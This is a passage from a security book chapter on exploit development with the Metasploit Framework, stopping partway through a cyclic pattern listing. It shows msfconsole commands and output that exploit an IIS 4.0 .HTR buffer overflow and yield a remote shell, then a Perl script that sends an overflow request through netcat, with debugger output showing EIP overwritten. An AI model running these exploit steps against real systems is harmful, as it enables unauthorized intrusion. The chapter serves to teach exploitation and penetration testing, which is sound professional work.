Chapter 12

Writing Exploits III

Solutions in this Chapter:

- Using the Metasploit Framework
- Exploit Development with Metasploit
- Integrating Exploits into the Framework
- Related Chapters: Chapter 10, Chapter 11

☑ Summary

☑ Solutions Fast Track

☑ Frequently Asked Questions

Introduction

In 2003, a new security tool called the Metasploit Framework (MSF) was released to the public. This tool was the first open-source and freely available exploit development framework, and in the year following its release, MSF rapidly grew to be one of the security community's most popular tools. The solid reputation of the framework is due to the efforts of the core development team along with external contributors, and their hard work has resulted in over 45 dependable exploits against many of the most popular operating systems and applications. Released under the GNU GPL and artistic license, the Metasploit Framework continues to add new exploits and cutting-edge security features with every release.

We will begin this chapter by discussing how to use the Metasploit Framework as an exploitation platform. The focus of this section will be the use of msfconsole, the most powerful and flexible of the three available interfaces. Next, the chapter will cover one of the most powerful aspects of Metasploit that tends to be overlooked by most users: its ability to significantly reduce the amount of time and background knowledge necessary to develop functional exploits. By working through a real-world vulnerability against a popular closed-source Web server, the reader will learn how to use the tools and features of MSF to quickly build a reliable buffer overflow attack as a stand-alone exploit. The chapter will also explain how to integrate an exploit directly into the Metasploit Framework by providing a line-by-line analysis of an integrated exploit module. Details as to how the Metasploit engine drives the behind-the-scenes exploitation process will be covered, and along the way the reader will come to understand the advantages of exploitation frameworks.

This text is intended neither for beginners nor for experts. Its aim is to detail the usefulness of the Metasploit project tools while bridging the gap between exploitation theory and practice. To get the most out of this chapter, one should have an understanding of the theory behind buffer overflows as well as some basic programming experience.

Using the Metasploit Framework

The Metasploit Framework is written in the Perl scripting language and can be run on almost any UNIX-like platform, including the Cygwin environment for Windows. The framework provides the user with three interfaces: msfcli, msfweb, and msfconsole. The msfcli interface is useful for scripting because all exploit options are specified as arguments in a single command-line statement. The msfweb interface can be accessed via a Web browser and serves as an excellent medium for vulnerability demonstrations. The msfconsole interface is an interactive command-line shell that is the preferred interface for exploit development.


NOTE

The various Metasploit interfaces available are all built over a common API exported by the Metasploit engine. It is easy to extend the engine to any medium such as IRC, where it would be an ideal environment for teaming, collaboration, and training. There is an unreleased IRC interface that has already been developed, and it is rumored that an instant messaging interface may be in development.

The msfconsole interactive command-line interface provides a command set that allows the user to manipulate the framework environment, set exploit options, and ultimately deploy the exploit. Unrecognized commands are passed to the underlying operating system; in this way, a user can run reconnaissance tools without having to leave the console. A demonstration of how to use msfconsole will be performed by walking through the exploitation of a Windows NT 4 IIS 4.0 host that has been patched to Service Pack 5.

As seen in Figure 12.1, the help menu can be accessed at any time with the question mark (*?*) or *help* command.

Figure 12.1 The msfconsole Help Menu




```
msf > ?

Metasploit Framework Main Console Help
======================================

        ?             Show the main console help
        cd            Change working directory
        exit          Exit the console
        help          Show the main console help
        info          Display detailed exploit or payload information
        quit          Exit the console
        reload        Reload exploits and payloads
        save          Save configuration to disk
        setg          Set a global environment variable
        show          Show available exploits and payloads
        unsetg        Remove a global environment variable
        use           Select an exploit by name
        version       Show console version

msf >
```

First, the user lists the available exploits with the *show exploits* command (see Figure 12.2).

The IIS 4.0 .HTR Buffer Overflow exploit appears promising because our target runs IIS 4.0. Using the *info* command, the user retrieves information about the different aspects of the exploit, including target platforms, targeting requirements, payload specifics, a description of the exploit, and references to external information sources. Notice in Figure 12.3 that the available targets include Windows NT4 SP5, the same as our target platform.


Next, the user instructs the framework to select the IIS 4.0 exploit by entering the *use iis40_htr* command. With tab-completion, which is enabled by default, the user can simply type *iis4* and then press the Tab key to complete the exploit name. As seen in Figure 12.4, the command-line prompt reflects the selection.

Figure 12.2 The msfconsole Exploit Listing




```
msf > show exploits

Metasploit Framework Loaded Exploits
====================================

  Credits                          Metasploit Framework Credits
  afp_loginext                     AppleFileServer LoginExt PathName Overflow
  aim_goaway                       AOL Instant Messenger goaway Overflow
  apache_chunked_win32             Apache Win32 Chunked Encoding
  backupexec_ns                    Veritas Backup Exec Name Service Overflow
  blackice_pam_icq                 ISS PAM.dll ICQ Parser Buffer Overflow
  distcc_exec                      DistCC Daemon Command Execution
  exchange2000_xexch50             Exchange 2000 MS03-46 Heap Overflow
  ia_webmail                       IA WebMail 3.x Buffer Overflow
  icecast_header                   Icecast (<= 2.0.1) Header Overwrite (win32)
  iis40_htr                        IIS 4.0 .HTR Buffer Overflow
  iis50_printer_overflow           IIS 5.0 Printer Buffer Overflow
  iis50_webdav_ntdll               IIS 5.0 WebDAV ntdll.dll Overflow
  iis_fp30reg_chunked              IIS FrontPage fp30reg.dll Chunked Overflow
  iis_nsiislog_post                IIS nsiislog.dll ISAPI POST Overflow
  iis_w3who_overflow               IIS w3who.dll ISAPI Overflow
  imail_imap_delete                IMail IMAP4D Delete Overflow
  imail_ldap                       IMail LDAP Service Buffer Overflow
  irix_lpsched_exec                IRIX lpsched Command Execution
  lsass_ms04_011                   Microsoft LSASS MS04-011 Overflow
  mercantec_softcart               Mercantec SoftCart CGI Overflow
  msrpc_dcom_ms03_026              Microsoft RPC DCOM MS03-026
  mssql2000_preauthentication      MSSQL 2000/MSDE Hello Buffer Overflow
  mssql2000_resolution             MSSQL 2000/MSDE Resolution Overflow
  openview_omniback                HP OpenView Omniback II Command Execution
  poptop_negative_read             Poptop Negative Read Overflow
  realserver_describe_linux        RealServer Describe Buffer Overflow
  samba_nttrans                    Samba Fragment Reassembly Overflow
  samba_trans2open                 Samba trans2open Overflow
  samba_trans2open_osx             Samba trans2open Overflow (Mac OS X)
  sambar6_search_results           Sambar 6 Search Results Buffer Overflow
  seattlelab_mail_55               Seattle Lab Mail 5.5 POP3 Buffer Overflow
  servu_mdtm_overflow              Serv-U FTPD MDTM Overflow
  smb_sniffer                      SMB Password Capture Service
  solaris_dtspcd_noir              Solaris dtspcd Heap Overflow
  solaris_sadmind_exec             Solaris sadmind Command Execution
  squid_ntlm_authenticate          Squid NTLM Authenticate Overflow
  svnserve_date                    Subversion Date Svnserve
  uow_imap4_copy                   University of Washington IMAP4 COPY Overflow
  uow_imap4_lsub                   University of Washington IMAP4 LSUB Overflow
  ut2004_secure_linux              Unreal Tournament 2004 "secure" Overflow (Linux)
  ut2004_secure_win32              Unreal Tournament 2004 "secure" Overflow (Win32)
  warftpd_165_pass                 War-FTPD 1.65 PASS Overflow
  webstar_ftp_user                 WebSTAR FTP Server USER Overflow
  windows_ssl_pct                  Microsoft SSL PCT MS04-011 Overflow
  wins_ms04_045                    Microsoft WINS MS04-045 Code Execution

msf >
```

Figure 12.3 Retrieving Exploit Information



```
msf > info iis40_htr

      Name: IIS 4.0 .HTR Buffer Overflow
   Version: $Revision: 1.4 $
 Target OS: win32
  Keywords: iis
Privileged: No

Provided By:
    Stinko

Available Targets:
    Windows NT4 SP3
    Windows NT4 SP4
    Windows NT4 SP5

Available Options:

    Exploit:    Name      Default    Description
    --------    ------    -------    ------------------
    optional    SSL                  Use SSL
    required    RHOST                The target address
    required    RPORT     80         The target port

Payload Information:
    Space: 2048
    Avoid: 194 characters
   | Keys: noconn bind reverse

Nop Information:
 SaveRegs: esp ebp
   | Keys:

Encoder Information:
   | Keys:

Description:
    This exploits a buffer overflow in the ISAPI ISM.DLL used to
    process HTR scripting in IIS 4.0. This module works against
    Windows NT 4 Service Packs  3, 4, and 5. The server will continue
    to process requests until the payload being executed has exited.
    If you've set EXITFUNC to 'seh', the server will continue
    processing requests, but you will have trouble terminating a bind
    shell. If you set EXITFUNC to thread, the server will crash upon
    exit of the bind shell. The payload is alpha-numerically encoded
    without a NOP sled because otherwise the data gets mangled by the
    filters.

References:
    http://www.osvdb.org/3325
    http://www.securityfocus.com/bid/307
    http://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0874
    http://www.eeye.com/html/research/advisories/AD19990608.html

msf >
```


Figure 12.4 Selecting an Exploit



```
msf >
msf > use iis40_htr
msf iis40_htr > _
```

When an exploit is selected, the msfconsole interface changes from main mode to exploit mode, and the list of available commands reflects exploit mode options. As an example, the *show* command now displays specific information about the module instead of a list of available exploits, encoders, or nops. Typing *?* or the *help* command will display the list of exploit mode commands (see Figure 12.5).

Figure 12.5 The Exploit Mode Command List




```
msf iis40_htr > ?

Metasploit Framework Exploit Console Help
=====================================

        ?               Show the main console help
        back            Drop back to the main menu
        cd              Change working directory
        check           Perform vulnerability check
        exit            Exit the console
        exploit         Launch the actual exploit
        help            Show the main console help
        info            Display detailed exploit or payload information
        quit            Exit the console
        reload          Reload exploits and payloads
        rexploit        Reload and exploit, for us tester types
        save            Save configuration to disk
        set             Set a temporary environment variable
        setg            Set a global environment variable
        show            Show options, advanced, payloads, or targets
        unset           Remove a temporary environment variable
        unsetg          Remove a global environment variable
        use             Select an exploit by name
        version         Show console version

msf iis40_htr >
```

Next, the user examines the list of available targets. In Metasploit, each target specifies a different remote platform that the vulnerable application runs over. Each exploit stores unique exploit details based on the targeted host. Picking the wrong target can prevent the exploit from working and potentially crash the vulnerable service.

Because the remote target is running Window NT 4 Service Pack 5, the user sets the target platform with the *set TARGET 2* command (see Figure 12.6).


Figure 12.6 Setting the Target Platform



```
msf iis40_htr > show targets

Supported Exploit Targets
=========================

   0  Windows NT4 SP3
   1  Windows NT4 SP4
   2  Windows NT4 SP5

msf iis40_htr > set TARGET 2
TARGET -> 2
msf iis40_htr > _
```

After selecting the target, the user must provide additional information about the remote host to the framework. This information is supplied through framework environment variables. A list of required environment variables can be retrieved with the *show options* command. The result of the *show options* command in Figure 12.7 indicates that the *RHOST* and *RPORT* environment variables must be set prior to running the exploit. To set the remote host environment variable, *RHOST,* the user enters the command *set RHOST 192.168.119.136* where the IP address of the target machine is 192.168.119.136. The remote port, *RPORT,* already has a default value that is consistent with our target.

Figure 12.7 Setting Exploit Options




```
msf iis40_htr > show options

Exploit Options
===============

  Exploit:    Name      Default    Description
  --------    ------    -------    ------------------
  optional    SSL                  Use SSL
  required    RHOST                The target address
  required    RPORT     80         The target port

  Target: Windows NT4 SP3

msf iis40_htr > set RHOST 192.168.119.136
RHOST -> 192.168.119.136
msf iis40_htr > _
```

The *set* command only modifies the value of the environment variable for the currently selected exploit. If the user wanted to attempt multiple exploits against the same machine, the *setg* command would be a better option. The *setg* command global sets the value of the global environment variable so it is available to multiple exploits. If a local and a global environment variable with the same name is set, the local variable will take precedence.

Depending on the exploit, advanced options may also be available. These variables are also set with the *set* command, but as evidenced in Figure 12.8, the user does not need to set any advanced options.

Figure 12.8 Advanced Options




```
msf iis40_htr > show advanced

Exploit Options
===============

  Exploit (Msf::Exploit::iis40_htr):
  ----------------------------------


msf iis40_htr > _
```

Next, the user must select a payload for the exploit that will work against the target platform. We will discuss payloads in more depth later in the chapter. For now, assume that a payload is the "arbitrary code" that an attacker wishes to have executed on a target system. In Figure 12.9, the framework displays a list of compatible payloads when the user runs the *show payloads* command. With the *set PAYLOAD win32_bind* instruction, a payload that returns a shell is added to the exploit.

One area that differentiates Metasploit from most public stand-alone exploits is the ability to select arbitrary payloads, which allows the user to select a payload best suited to work in different networks or changing system conditions.


After adding the payload, there may be additional options that must be set. In Figure 12.10, the *show options* command is run to display the new options.

Figure 12.9 Setting the Payload



```
~/framework
msf iis40_htr(win32_bind) > show payloads

Metasploit Framework Usable Payloads
====================================

  win32_bind                    Windows Bind Shell
  win32_bind_dllinject          Windows Bind DLL Inject
  win32_bind_meterpreter        Windows Bind Meterpreter DLL Inject
  win32_bind_stg                Windows Staged Bind Shell
  win32_bind_stg_upexec         Windows Staged Bind Upload/Execute
  win32_bind_vncinject          Windows Bind VNC Server DLL Inject
  win32_exec                    Windows Execute Command
  win32_reverse                 Windows Reverse Shell
  win32_reverse_dllinject       Windows Reverse DLL Inject
  win32_reverse_meterpreter     Windows Reverse Meterpreter DLL Inject
  win32_reverse_stg             Windows Staged Reverse Shell
  win32_reverse_stg_upexec      Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject       Windows Reverse VNC Server Inject

msf iis40_htr(win32_bind) > set PAYLOAD win32_bind
PAYLOAD -> win32_bind
msf iis40_htr(win32_bind) >
```

Figure 12.10 Additional Payload Options




```
~/framework
msf iis40_htr(win32_bind) > show options

Exploit and Payload Options
===========================

  Exploit:    Name      Default            Description
  --------    ------    ---------------    ------------------

  optional    SSL                          Use SSL
  required    RHOST     192.168.119.136    The target address
  required    RPORT     80                 The target port

  Payload:    Name        Default    Description
  --------    --------    -------    ------------------------------------------

  required    EXITFUNC    seh        Exit technique: "process", "thread", "seh"
  required    LPORT       4444       Listening port for bind shell

  Target: Windows NT4 SP5

msf iis40_htr(win32_bind) > _
```

One useful command when testing an exploit is the *save* command. This command writes the current environment and all exploit-specific environment variables to disk, and they will be loaded the next time msfconsole is run.

If the user is satisfied with the default payload options, the *exploit* command is run to deploy the attack. In Figure 12.11, the exploit successfully triggers the vulnerability on the remote system. A listening port is established, and the Metasploit handler automatically attaches to the waiting shell.

Figure 12.11 An Exploit Triggers a Vulnerability on the Remote System



```
~/framework

msf iis40_htr(win32_bind) > exploit
[*] Starting Bind Handler.
[*] Trying Windows NT4 SP5 using jmp eax at 0x77f76385...
[*] Got connection from 192.168.119.1:3342 <-> 192.168.119.136:4444

Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\WINNT\system32>_
```

The ability to dynamically handle payload connections is yet another unique Metasploit feature. Traditionally, an external program like Netcat must be used to connect to the listening port after the exploit has been triggered. If the payload were to create a VNC server on the remote machine, then an external VNC client would be needed to connect to the target machine. However, the framework removes the needs for outside payload handlers. In the previous example, a connection is automatically initiated to the listener on port 4444 of the remote machine after the exploit succeeds. This payload handling feature extends to all payloads provided by Metasploit, including advanced shellcode like VNC inject.

The preceding example covered only those commands necessary in the exploit development process that follows. For more information about using the Metasploit Framework, including a full-blown user's guide, visit the official Metasploit documentation at www.metasploit.com/projects/Framework/documentation.html.

Exploit Development with Metasploit

In this section, we will develop a stand-alone exploit for the same vulnerability that was exploited in the previous example. Normally, writing an exploit requires an in-depth understanding of the target architecture's assembly language, detailed knowledge of the operating system's internal structures, and considerable programming skill.

Using the utilities provided by Metasploit, this process is greatly simplified. The Metasploit project abstracts many of these details into a collection of simple, easy-to-use tools. These tools can be used to significantly speed up the exploit development timeline and reduce the amount of knowledge necessary to write functional exploit code. In the process of re-creating the IIS 4.0 HTR Buffer Overflow, we will explore the use of these utilities.

The following sections cover the exploit development process of a simple stack overflow from start to finish. First, the attack vector of the vulnerability is determined. Second, the offset of the overflow vulnerability must be calculated. After deciding on the most reliable control vector, a valid return address must be found. Character and size limitations will need to be resolved before selecting a payload. A nop sled must be created. Finally, the payload must be selected, generated, and encoded.

Assume that in the follow exploit development that the target host runs the Microsoft Internet Information Server (IIS) 4.0 Web server on Windows NT4 Service Pack 5, and the system architecture is based around a 32-bit x86 processor.

Determining the Attack Vector

An attack vector is the means by which an attacker gains access to a system to deliver a specially crafted payload. This payload can contain arbitrary code that gets executed on the targeted system.

The first step in writing an exploit is to determine the specific attack vector against the target host. Because Microsoft's IIS Web server is a closed-source application, we must rely on security advisories and attempt to gather as much information as possible. The vulnerability to be triggered in the exploit is a buffer overflow in Microsoft

Internet Information Server (IIS) 4.0 that was first reported by eEye in www.eeye.com/html/research/advisories/AD19990608.html. The eEye advisory explains that an overflow occurs when a page with an extremely long filename and an .htr file extension is requested from the server. When IIS receives a file request, it passes the filename to the ISM dynamically linked library (DLL) for processing. Because neither the IIS server nor the ISM DLL performs bounds checking on the length of the filename, it is possible to send a filename long enough to overflow a buffer in a vulnerable function and overwrite the return address. By hijacking the flow of execution in the ISM DLL and subsequently the inetinfo.exe process, the attacker can direct the system to execute the payload. Armed with the details of how to trigger the overflow, we must determine how to send a long filename to the IIS server.

A standard request for a Web page consists of a GET or POST directive, the path and filename of the page being requested, and HTTP protocol information. The request is terminated with two newline and carriage return combinations (ASCII characters 0x10 and 0x13, respectively). The following example shows a GET request for the index.html page using the HTTP 1.0 protocol.

```
GET /index.html HTTP/1.0\r\n\r\n
```

According to the advisory, the filename must be extremely long and possess the htr file extension. The following is an idea of what the attack request would look like:

```
GET /extremelylargestringofcharactersthatgoesonandon.htr HTTP/1.0\r\n\r\n
```

Although the preceding request is too short to trigger the overflow, it serves as an excellent template of our attack vector. In the next section, we determine the exact length needed to overwrite the return address.

Finding the Offset

Knowing the attack vector, we can write a Perl script to overflow the buffer and overwrite the return address (see Example 12.1).


Example 12.1 Overwriting the Return Address

```
1  $string = "GET /";
2  $string .= "A" x 4000;
3  $string .=".htr HTTP/1.0\r\n\r\n";
4
5  open(NC, "|nc.exe 192.168.181.129 80");
6  print NC $string;
7  close(NC);
```

In line 1, we start to build the attack string by specifying a GET request. In line 2, we append a string of 4000 A characters that represents the filename. In line 3, the .htr file extension is appended to the filename. By specifying the .htr file extension, the filename gets passed to the ISM DLL for processing. Line 3 also attaches the HTTP protocol version as well as the carriage return and newline characters that terminate the request. In line 5, a pipe is created between the NC file handle and the Netcat utility. Because socket programming is not the subject of this chapter, the pipe is used to abstract the network communications. The Netcat utility has been instructed to connect to the target host at 192.168.181.129 on port 80. In line 6, the $string data is printed to the NC file handle. The NC file handle then passes the $string data through the pipe to Netcat which then forwards the request to the target host.

Figure 12.12 illustrates the attack string that is being sent to IIS.

Figure 12.12 The First Attack String




After sending the attack string, we want to verify that the return address was overwritten. In order to verify that the attack string overflowed the filename buffer and overwrote the return address, a debugger must be attached to the IIS process, inetinfo.exe. The debugger is used as follows:

1. Attach the debugger to the inetinfo.exe process. Ensure that the process continues execution after being interrupted.
2. Execute the script in Example 12.1.
3. The attack string should overwrite the return address.
4. The return address is popped into EIP.
5. When the processor attempts to access the invalid address stored in EIP, the system will throw an access violation.
6. The access violation is caught by the debugger, and the process halts.
7. When the process halts, the debugger can display process information including virtual memory, disassembly, the current stack, and the register states.

The script in Example 12.1 does indeed cause EIP to be overwritten. In the debugger window shown in Figure 12.13, EIP has been overwritten with the hexadecimal value 0x41414141. This corresponds to the ASCII string AAAA, which is a piece of the filename that was sent to IIS. Because the processor attempts to access the invalid memory address, 0x41414141, the process halts.

Figure 12.13 The Debugger Register Window



```
Registers (FPU)
EAX 00F0FCCC ASCII "AAAAAAAAAAAAAAA
ECX 41414141
EDX 77F9667A ntdll.77F9667A
EBX 00F0F970
ESP 00F0F8AC
EBP 00F0F8CC
ESI 00F0FCC4 ASCII "AAAAAAAAAAAAAAA
EDI 00000000

EIP 41414141
```

NOTE

When working with a closed-source application, an exploit developer will often use a debugger to help understand how the closed-source application functions internally. In addition to helping step through the program assembly instructions, it also allows a developer to see the current state of the registers, examine the virtual memory space, and view other important process information. These features are especially useful in later exploit stages when one must determine the bad characters, size limitations, or any other issues that must be avoided.

Two of the more popular Windows debuggers can be downloaded for free at:

www.microsoft.com/whdc/devtools/debugging/default.mspx
http://home.t-online.de/home/Ollydbg/

In our example, we use the OllyDbg debugger. For more information about OllyDbg or debugging in general, access the built-in help system included with OllyDbg.

In order to overwrite the saved return address, we must calculate the location of the four A characters that overwrote the saved return address. Unfortunately, a simple filename consisting of A characters will not provide enough information to determine the location of the return address. A filename must be created such that any four consecutive bytes in the name are unique from any other four consecutive bytes. When these unique four bytes are popped into EIP, it will be possible to locate these four bytes in the filename string. To determine the number of bytes that must be sent before the return address is overwritten, simply count the number of characters in the filename before the unique four-byte string. The term offset is used to refer to the number of bytes that must be sent in the filename just before the four bytes that overwrite the return address.

In order to create a filename where every four consecutive bytes are unique, we use the *PatternCreate()* method available from the Pex.pm library located in *~/framework/lib*. The *PatternCreate()* method takes one argument specifying the length in bytes of the pattern to generate. The output is a series of ASCII characters of the specified length where any four consecutive characters are unique. This series of characters can be copied into our script and used as the filename in the attack string.

The *PatternCreate()* function can be accessed on the command-line with *perl -e 'use Pex; print Pex::Text::PatternCreate(4000)'*. The command output is pasted into our script in Example 12.2.

Example 12.2 Overflowing the Return Address with a Pattern


```
$pattern =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0" .
"Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1" .
"Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2" .
"Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3" .
